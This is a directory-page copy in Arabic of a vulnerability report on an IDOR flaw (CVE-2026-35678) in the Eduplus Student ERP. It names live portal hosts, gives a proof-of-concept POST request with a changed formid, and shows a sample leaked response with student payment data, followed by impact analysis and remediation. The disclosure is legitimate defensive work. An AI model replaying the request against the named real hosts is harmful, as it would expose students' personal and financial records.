
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/sharma19d/cve-2026-35678
تحليل الثغرات الأمنيةالاستغلالجمع المعلوماتأمن الويباختبار الاختراق
GitHubsharma19d/cve-2026-35678

CVE-2026-35678

تقرير بحث تفصيلي حول ثغرة IDOR في نظام Eduplus Student ERP، بما في ذلك التحليل الفني، وإثبات المفهوم (PoC)، وتقييم الأثر، والتوصيات العلاجية.

عرض المستودع
37منذ 7 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    354
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

تقرير بحث الثغرات: مرجع كائن مباشر غير آمن (IDOR) في جميع أنظمة Eduplus Student ERP

الباحث: Vinay Sharma

1. الملخص التنفيذي

يوثق هذا التقرير ثغرة أمنية عالية الخطورة تم تحديدها في منصة Eduplus Student ERP، وتحديداً في بوابة المتعلم للطلاب (learnerapi.pceterp.in). يعاني التطبيق من مرجع كائن مباشر غير آمن (IDOR) شامل في نقطة نهاية تقديم نموذج الامتحان، مما يسمح لأي مستخدم مصادق (طالب) باسترجاع البيانات الشخصية والمالية الحساسة لأي طالب آخر من خلال التلاعب بمعرفات النماذج.

تسمح هذه الثغرات بجمع بيانات واسع النطاق لسجلات الطلاب، بما في ذلك المعلومات الشخصية القابلة للتعريف (PII) وسجلات تدقيق المعاملات المالية التفصيلية.


2. تفاصيل الثغرة

  • المضيف المستهدف: learnerapi.pceterp.in, learner.zealerp.in, learner.despu.edu.in وغيرها
  • نقطة النهاية المتأثرة: POST /ExamForm/viewSubmitExamForm
  • أنواع الثغرات:
    • مرجع كائن مباشر غير آمن (IDOR) [CWE-639]
    • تشفير ضعيف (AES-ECB مع مفتاح ثابت) [CWE-327, CWE-798]
    • كشف البيانات الحساسة [CWE-312]
  • الخطورة: عالية (تقدير CVSS v3.1: 7.5 - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

3. التحليل الفني

3.1 مرجع كائن مباشر غير آمن (IDOR)

تقع الثغرة في نقطة نهاية viewSubmitExamForm. يعتمد الخادم على معلمتين يوفرهما العميل لتحديد السجل المطلوب استرجاعه:

  1. نص الطلب: {"formid": "XXXXX"}
  2. ترويسة HTTP: Router-Path: /view-pcu-exam-form/XXXXX


بينما يجب أن يكون المستخدم مصادقاً، يفشل الخادم في التحقق مما إذا كان الطالب المصادق مخولاً لعرض البيانات المرتبطة بـ formid المطلوب. من خلال التكرار عبر المعرفات الرقمية، يمكن للمهاجم الوصول إلى سجلات الطلاب الآخرين.

4. إثبات المفهوم (PoC)

4.1 استغلال IDOR






يؤدي طلب POST قياسي إلى نقطة النهاية الضعيفة مع formid معدل إلى كشف بيانات الطلاب الحساسة.

الطلب:

POST /ExamForm/viewSubmitExamForm HTTP/2
Host: learnerapi.pceterp.in
Content-Type: application/json
Router-Path: /view-pcu-exam-form/28984
... (ترويسات المصادقة) ...

{"formid":"28984"}

الاستجابة (ملخص البيانات المسربة):

{
  "status": "200",
  "examFormname": "B.Tech - Sem VI - Regular",
  "receipt_no": "REC/2023/54321",
  "feespaiddate": "2023-10-15",
  "ispaymentdone": {
    "username": "[email protected]",
    "received_amount": "1500.0",
    "updation_ip_address": "103.x.x.x",
    "erp_transaction_id": "ERP_998877",
    "bank_transaction_id": "BANK_ABC123",
    "paymentgateway_transaction_id": "PG_XYZ789",
    "learner": {
      "id": "12345"
    }
  }
}
5 4 3 2 1

جارٍ رفع Idorpoc.mp4…


5. تقييم الأثر

يسمح الاستغلال الناجح لهذه الثغرة بما يلي:

  • كشف واسع النطاق للمعلومات الشخصية (PII): الوصول إلى الأسماء وعناوين البريد الإلكتروني ومعرفات الطلاب وعناوين IP الخاصة بتسجيل الدخول لجميع الطلاب.
  • خرق البيانات المالية: كشف سجل المعاملات ومعرفات البنوك ومراجع بوابات الدفع. هذه المعلومات حساسة للغاية ويمكن استخدامها للهندسة الاجتماعية المالية أو الاحتيال.
  • انتهاك خصوصية الأكاديمية: وصول غير مصرح به إلى نماذج الامتحانات وتعيينات المشرفين وحالات التقديم.

6. توصيات المعالجة

6.1 إصلاح التفويض (الأولوية: عالية)

  • تنفيذ فحوصات التفويض من جانب الخادم: يجب على الواجهة الخلفية التحقق من أن formid المطلوب ينتمي إلى learnerid المرتبط بالجلسة النشطة. لا تثق أبداً بمعلمات formid أو Router-Path دون التحقق من صحة رمز جلسة المصادقة.



6.3 التقوية العامة

  • تقليل مخرجات البيانات: تأكد من أن واجهة برمجة التطبيقات (API) تُرجع فقط الحقول الضرورية لعرض واجهة المستخدم المحددة. يجب إخفاء معرفات المعاملات الداخلية وعناوين IP ما لم تكن ضرورية تماماً لسير عمل المستخدم.
  • أمان الجلسة: راجع استخدام الترويسات المشفرة المخصصة لإدارة الجلسات وفكر في استخدام JWTs قياسية ومحصنة أو ملفات تعريف ارتباط آمنة HTTP-only.
تنزيل الأداة